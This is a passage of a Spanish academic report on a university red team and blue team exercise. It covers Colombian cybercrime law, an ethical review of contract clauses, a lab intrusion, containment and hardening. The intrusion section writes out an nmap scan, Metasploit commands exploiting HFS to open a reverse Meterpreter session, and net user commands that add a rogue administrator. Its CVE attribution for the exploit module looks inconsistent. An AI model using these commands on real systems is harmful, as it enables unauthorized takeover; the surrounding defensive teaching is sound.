Capacidades técnicas, legales y de gestión para equipos blue team y red team

Francisco Luis Acosta Hernández

Asesor

Ever Luis Arroyo Barón

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas Tecnología e Ingeniería ECBTI

Especialización en Seguridad Informática

2024

Resumen

El presente informe técnico detalla el análisis integral de las estrategias empleadas por los equipos Red Team y Blue Team durante el escenario planteado en el anexo 6 – escenario 5. Este informe, elaborado con base en la experiencia obtenida durante el período de prueba en CyberFort Technologies, aborda los aspectos técnicos, legales y estratégicos implementados en cada acción, ofreciendo conclusiones y recomendaciones orientadas a fortalecer las prácticas de ciberseguridad organizacional.

Se describen metodologías ofensivas y defensivas, se identifican vulnerabilidades críticas, y se plantean acciones para endurecer la postura de seguridad cibernética. Asimismo, se analiza la importancia de un marco ético y legal que sustente estas operaciones en contextos corporativos. La integración de los hallazgos busca contribuir al desarrollo de estrategias más robustas y adaptativas para futuras implementaciones.

***Palabras clave*:** Ciberseguridad, RedTeam, BlueTeam, Estrategias, Vulnerabilidades.

Abstract

This technical report provides a comprehensive analysis of the strategies employed by the Red Team and Blue Team during the scenario outlined in Annex 6 – Scenario 5. Developed based on the experience gained during the trial period at CyberFort Technologies, the report addresses the technical, legal, and strategic aspects implemented in each action, offering conclusions and recommendations aimed at strengthening organizational cybersecurity practices.

It describes offensive and defensive methodologies, identifies critical vulnerabilities, and suggests actions to enhance cybersecurity posture. Additionally, it examines the importance of an ethical and legal framework to support these operations in corporate contexts. The integration of findings seeks to contribute to the development of more robust and adaptive strategies for future implementations.

Keywords**:** Cybersecurity, RedTeam, BlueTeam, Strategies, Vulnerabilities.

Tabla de contenido

Lista de Tablas

Lista de Figuras

Glosario

Blue Team: Equipo responsable de defender los sistemas, prevenir ataques y mitigar incidentes de seguridad cibernética.

Ciberseguridad: Práctica enfocada en proteger sistemas, redes y datos contra ataques cibernéticos o accesos no autorizados.

Pentesting: Evaluación de seguridad mediante simulaciones controladas de ataques reales para identificar vulnerabilidades.

Red Team: Equipo que ejecuta pruebas ofensivas para simular ciberataques con el objetivo de identificar fallos de seguridad.

Threat Hunting: Proceso proactivo de búsqueda de amenazas que pueden haber pasado desapercibidas por las defensas automáticas.

Introducción

En un entorno digital cada vez más dinámico y complejo, las organizaciones enfrentan un panorama de amenazas cibernéticas en constante evolución. La protección de la infraestructura tecnológica y la información crítica se ha convertido en una prioridad estratégica para las empresas, especialmente en sectores donde la confianza y la seguridad son fundamentales, como en CyberFort Technologies. En este contexto, las estrategias de ciberseguridad juegan un papel crucial, y los enfoques ofensivos y defensivos, representados por los equipos Red Team y Blue Team, se posicionan como pilares fundamentales para garantizar una postura de seguridad sólida y resiliente.

El desarrollo de actividades prácticas y simulaciones, como las realizadas a lo largo de este curso, permite evaluar la eficacia de las herramientas y procedimientos implementados. Estas simulaciones destacan vulnerabilidades críticas, exponen brechas en los sistemas y procesos, y proporcionan una visión clara de las áreas que requieren mejoras.

Este informe presenta un análisis detallado de las actividades realizadas por el Red Team y el Blue Team durante la simulación, identificando las estrategias empleadas, evaluando los resultados obtenidos y ofreciendo recomendaciones basadas en las mejores prácticas de la industria. El objetivo es fortalecer la postura de seguridad de la organización y contribuir al desarrollo de un entorno más seguro, robusto y preparado para enfrentar desafíos futuros en el ámbito de la ciberseguridad.

Objetivos

Objetivo General

Desarrollar un informe técnico que defina estrategias efectivas de prueba para los equipos Red Team y Blue Team, con el propósito de identificar vulnerabilidades, gestionar y mitigar fallos de seguridad en una organización, cumpliendo con la legislación colombiana en materia de delitos informáticos.

Objetivos Específicos

Reconocer el marco legal colombiano que regula y tipifica los delitos informáticos, como base para el trabajo de los equipos Red Team y Blue Team.

Examinar la documentación interna de la organización para detectar posibles inconsistencias legales o éticas, asegurando su alineación con la normativa vigente.

Diseñar y llevar a cabo pruebas de penetración (Pentesting) en entornos controlados, empleando herramientas especializadas para identificar vulnerabilidades en los sistemas.

Desarrollar estrategias de mitigación, control y contención de las vulnerabilidades detectadas, utilizando herramientas especializadas para fortalecer la seguridad informática de la organización.

Conceptos de Equipos de Ciberseguridad

En Colombia, la legislación sobre delitos informáticos y protección de datos personales está regulada por diversas leyes y decretos, los cuales han sido implementados para proteger los derechos digitales de los ciudadanos y combatir el uso indebido de la tecnología. A continuación, se presentan las principales normativas y sus características:

Ley 1273 de 2009 - "Delitos Informáticos"

Esta ley modifica el Código Penal Colombiano, introduciendo el concepto de protección de la información y los datos como un bien jurídico. Establece delitos relacionados con el uso indebido de sistemas informáticos, tales como acceso abusivo, interceptación de datos y daño a sistemas informáticos.

- Penaliza actos como la violación de datos personales y el sabotaje informático.
- Sanciona la creación, distribución y uso de programas maliciosos.
- Protege la intimidad y la integridad de la información almacenada en sistemas electrónicos.

Ley 1581 de 2012 - "Protección de Datos Personales"

Conocida como el "Régimen General de Protección de Datos", esta ley regula el tratamiento de datos personales, exigiendo el consentimiento previo e informado del titular.

- Reconoce derechos como el acceso, rectificación, actualización y eliminación de datos personales.
- Obliga a las organizaciones a implementar medidas de seguridad para proteger la información.
- Establece a la Superintendencia de Industria y Comercio (SIC) como entidad de control.

Ley 1712 de 2014 - "Ley de Transparencia y Acceso a la Información Pública"

Aunque su enfoque principal no es la protección de datos personales, regula el acceso a la información pública y establece excepciones relacionadas con la privacidad y la seguridad.

- Promueve la transparencia en la gestión pública.
- Define restricciones para la divulgación de información clasificada o reservada.

Decreto 1074 de 2015 - "Decreto Único Reglamentario del Sector Comercio, Industria y Turismo"

Este decreto unifica y complementa las normativas sobre protección de datos y comercio electrónico en el país.

- Establece estándares de seguridad para los sistemas de información que manejan datos personales.
- Regula la transferencia internacional de datos.

En el ámbito de la ciberseguridad, estas normativas establecen el marco legal para proteger los derechos de los ciudadanos, prevenir conductas delictivas relacionadas con la tecnología y promover la gestión ética de los datos personales.

Actuación ética y legal

El análisis del caso evidencia múltiples implicaciones éticas y legales vinculadas a las prácticas de ciberseguridad en CyberFort Technologies. A través de la revisión de los acuerdos y escenarios presentados, se identificaron cláusulas que podrían considerarse no éticas y, en algunos casos, contrarias a la normativa vigente, particularmente en relación con la Ley 1273 de 2009 de Colombia. Estas disposiciones limitan la denuncia de actividades ilícitas, transfieren

responsabilidades legales al receptor de la información y exoneran a la empresa de posibles acciones penales, lo cual genera conflictos éticos y legales significativos.

Hallazgos Clave:

1. **Restricción a la denuncia de actividades ilícitas:** Las cláusulas del acuerdo de confidencialidad impiden la divulgación de actos ilegales, lo cual podría vulnerar artículos como el 269F de la Ley 1273, que penaliza el encubrimiento de acceso abusivo a sistemas informáticos.
2. **Transferencia de responsabilidad:** El acuerdo obliga a los empleados a asumir consecuencias legales derivadas de actos ilícitos relacionados con información confidencial, lo que entra en conflicto con principios de transparencia y protección profesional.
3. **Exoneración de la empresa:** Las cláusulas que liberan a CyberFort Technologies de responsabilidad penal representan una práctica contraria a estándares éticos y legales.

Recomendaciones Éticas y Legales:

- Implementar acuerdos que respeten los principios de integridad y transparencia, alineándose con normativas legales.
- Fortalecer los controles internos para evitar el uso indebido de herramientas forenses y garantizar que estas prácticas sean monitoreadas bajo lineamientos claros.
- Promover la denuncia de actividades ilícitas como parte de un compromiso ético con la seguridad y la legalidad.

Evaluación Profesional:

Se concluye que aceptar una oferta laboral en estas condiciones Podría comprometer la integridad profesional y vulnerar normativas éticas, como las establecidas por el Código de Ética

Profesional de COPNIA. Por tanto, sería aconsejable rechazar la propuesta a menos que la organización realice ajustes sustanciales en sus políticas y prácticas internas.

Ejecución de Pruebas de Intrusión


Herramientas y procedimientos del Análisis Red Team

Nmap (Reconocimiento y escaneo de puertos)

- **Descripción**: Nmap es una herramienta de código abierto utilizada para descubrir hosts y servicios en una red. En este escenario, fue utilizado para identificar los servicios expuestos en la máquina Windows y obtener detalles sobre la máquina objetivo.
- **Comando utilizado**: nmap -A 192.168.122.43

Figura 1


Servicio corriendo



Nota. Se ejecuta la aplicación que hace vulnerable al equipo de cómputo. Fuente: elaboración propia.

Figura 2

Escaneo



Nota. Se obtienen los puertos mediante el uso de nmap. Fuente: elaboración propia.

Resultados: El escaneo reveló puertos abiertos relacionados con el servicio HTTP (puerto 80), SMB, y otros servicios asociados a Windows, como msrpc y netbios-ssn. La máquina identificada es **Windows 7 Professional 7601 Service Pack 1**.

Metasploit Framework (Explotación de vulnerabilidades)

- **Descripción**: Metasploit es una herramienta ampliamente utilizada para pruebas de penetración que permite la explotación de vulnerabilidades. En este escenario, se usó para explotar la vulnerabilidad de ejecución remota de código (RCE) en el servicio HTTP File Server (HFS) de la máquina objetivo.
- **Comandos utilizados**:

  msfconsole

  search hfs

  use exploit/windows/http/rejetto_hfs_exec

set RHOST 192.168.122.43

set LHOST 192.168.122.104


set RPORT 80

exploit

Resultados: La explotación fue exitosa, logrando abrir una sesión Meterpreter en la máquina Windows a través de la vulnerabilidad de HFS (CVE-2024-23692), que permite ejecutar comandos de forma remota sin autenticación.

Figura 3

Explotación



Nota. La explotación fue exitosa. Fuente: elaboración propia.

Meterpreter (Post-explotación)

- **Descripción**: Meterpreter es un payload de Metasploit que ofrece acceso interactivo a la máquina comprometida. Permite ejecutar comandos y cargar archivos, entre otras acciones.

- **Comando utilizado**:


  execute -f "net user FranciscoAcosta /add"

  execute -f "net localgroup Administradores FranciscoAcosta /add"

  Resultados: Se creó un usuario con el nombre **FranciscoAcosta** y se le asignaron privilegios de administrador en la máquina Windows, demostrando una prueba de concepto (PoC).

Figura 4


Creación de usuario administrador



Nota: La creación del usuario administrador fue exitosa. Fuente: elaboración propia.

Figura 5

Verificación de usuario



Nota: Se observa el usuario administrador en el Windows vulnerado. Fuente: elaboración propia.

Datos clave para identificar el fallo de seguridad en Windows

Sistema Operativo de la máquina:

El anexo especifica que la máquina vulnerable es Windows 7 Professional 7601 Service Pack 1. Este dato es importante porque muchas vulnerabilidades específicas afectan versiones de Windows antiguas, como es el caso del HTTP File Server (HFS) en Windows.

Aplicación Vulnerable:

La máquina tiene instalada una aplicación vulnerable (HFS - HttpFileServer). Esto es clave, ya que HFS es una aplicación que permite la transferencia de archivos mediante HTTP y ha sido vulnerable en varias versiones, incluyendo la explotación remota de código (RCE).

Escalamiento de privilegios:

El escenario menciona que uno de los objetivos del ataque es **escalar privilegios** para crear un usuario administrador. Esto sugiere que la vulnerabilidad puede permitir acceso no autorizado que, posteriormente, puede ser explotado para crear usuarios con privilegios elevados.

Fuga de información:

La mención de una fuga de información implica que el atacante debe tener la capacidad de acceder a la información confidencial almacenada en el sistema, lo cual podría estar relacionado con una mala configuración o explotación de una vulnerabilidad como la que se observa en HFS.

Herramienta utilizada y puerto abierto

La herramienta utilizada para identificar los fallos de seguridad fue **Nmap**. El escaneo de puertos realizado con Nmap reveló que la máquina tenía varios puertos abiertos, entre los cuales destaca el **puerto 80**, que corresponde al servicio HTTP.

Puerto y servicio asociado:

El puerto 80 está asociado al servicio **HttpFileServer (HFS)**, que es la aplicación vulnerable mencionada en el anexo. La vulnerabilidad en HFS permite la ejecución remota de código (RCE) a través de una solicitud HTTP maliciosa, lo que facilita el acceso no autorizado al sistema.

Impacto del ataque, explicación paso a paso

Paso 1: Identificación de la vulnerabilidad: Mediante el escaneo de puertos con Nmap, se identificó que el puerto 80 está abierto y que en este puerto se encuentra ejecutándose el servicio HFS. Esta aplicación tiene una vulnerabilidad conocida (CVE-2024-23692) que permite la ejecución remota de código sin autenticación.


Paso 2: Explotación de la vulnerabilidad: Utilizando Metasploit, se explotó la vulnerabilidad en HFS para ejecutar código malicioso en la máquina Windows. Esto permitió abrir una sesión Meterpreter, que proporciona acceso total al sistema comprometido.

Paso 3: Escalamiento de privilegios: Una vez dentro de la máquina, se utilizó Meterpreter para ejecutar comandos que crean un nuevo usuario llamado FranciscoAcosta y lo agrega al grupo Administradores, otorgándole privilegios elevados.

Impacto: El ataque afecta gravemente la máquina Windows, ya que permite la ejecución remota de comandos y el acceso no autorizado a información confidencial. Además, al crear un usuario con privilegios de administrador, el atacante obtiene control total sobre el sistema.

Figura 6

Pasos del ataque



Nota: Pasos del ataque. Fuente: elaboración propia.

Contención de ataques informáticos

Análisis con acciones necesarias para contener un ataque en tiempo real

Ante un ataque informático en tiempo real, las acciones inmediatas deben ser meticulosas y coordinadas para minimizar el daño y recopilar evidencias que permitan entender la naturaleza del ataque.

Indagación inicial

Se debe realizar un análisis rápido pero profundo del entorno. Por ejemplo, revisar logs de eventos en Windows (Event Viewer) para identificar anomalías, como intentos de acceso no autorizados o fallos en servicios críticos.

Herramientas propuestas

Wireshark para tráfico en red y Sysinternals Suite para evaluar procesos en tiempo real.

Aislamiento de la máquina afectada

Desconectar la máquina comprometida de la red principal sin apagarla, preservando así el estado actual del sistema para análisis forense.

Registro y preservación de evidencia

Capturar imágenes del disco y de la memoria RAM utilizando herramientas como **FTK Imager** o **Volatility**. Esta información será esencial para investigar el ataque.


Mitigación y respuesta inicial

Detener procesos sospechosos o maliciosos mediante el Administrador de Tareas o herramientas avanzadas como Process Hacker.

Bloquear direcciones IP y puertos detectados como maliciosos en el firewall de la organización.

Figura 7


Acciones



Nota: Acciones a realizar. Fuente: elaboración propia.

Figura 8

Captura de tráfico



Nota: Captura de tráfico con snifer. Fuente: elaboración propia.

Informe de acciones de hardenización a implementar

El análisis de vulnerabilidades previas permite definir medidas concretas de hardenización para minimizar la probabilidad de ataques futuros.

Figura 9

Políticas de acceso

Nota: Políticas de acceso. Fuente: elaboración propia.

Políticas de acceso restringido


Implementar listas de control de acceso (ACL) basadas en roles y restringir privilegios administrativos a usuarios específicos.

Actualización continua

Uso de scripts automatizados para verificar e instalar parches de seguridad críticos.

Figura 10

Actualización contínua




Nota: Actualización contínua. Fuente: elaboración propia.

Segmentación de la red

Separar entornos críticos (servidores, bases de datos) del resto de la red mediante VLANs o firewalls internos.

Figura 11

Segmentación de la red




Nota: Segmentación de la red. Fuente: elaboración propia.

Monitoreo continuo

Configuración de sistemas IDS/IPS como Snort para la detección temprana de intrusiones.

Figura 12

IPS/IDS



Nota: IPS/IDS. Fuente: elaboración propia.

Diferencias entre Blue Team y el equipo de respuesta a incidentes

Equipo Blue Team

- Función: Mantener la infraestructura segura de forma proactiva.
- Herramientas: Uso constante de herramientas de monitoreo, análisis y hardening.
- Ejemplo: Evaluar logs diariamente y realizar simulaciones periódicas de ataque.

Equipo de Respuesta a Incidentes

- Función: Contener y remediar incidentes cuando ya han ocurrido.
- Herramientas: Forenses y de recuperación post-incidente, como Volatility y Autopsy.
- Ejemplo: Realizar análisis de memoria tras un ransomware.

Tabla 1

Comparativa: Blue Team vs. Equipo de Respuesta a Incidentes

Aspecto	Blue Team	Equipo de Respuesta a Incidentes (ERI)
Definición	Equipo encargado de la defensa proactiva y continua para proteger la infraestructura de TI.	Equipo especializado en la gestión y resolución de incidentes de seguridad informática.
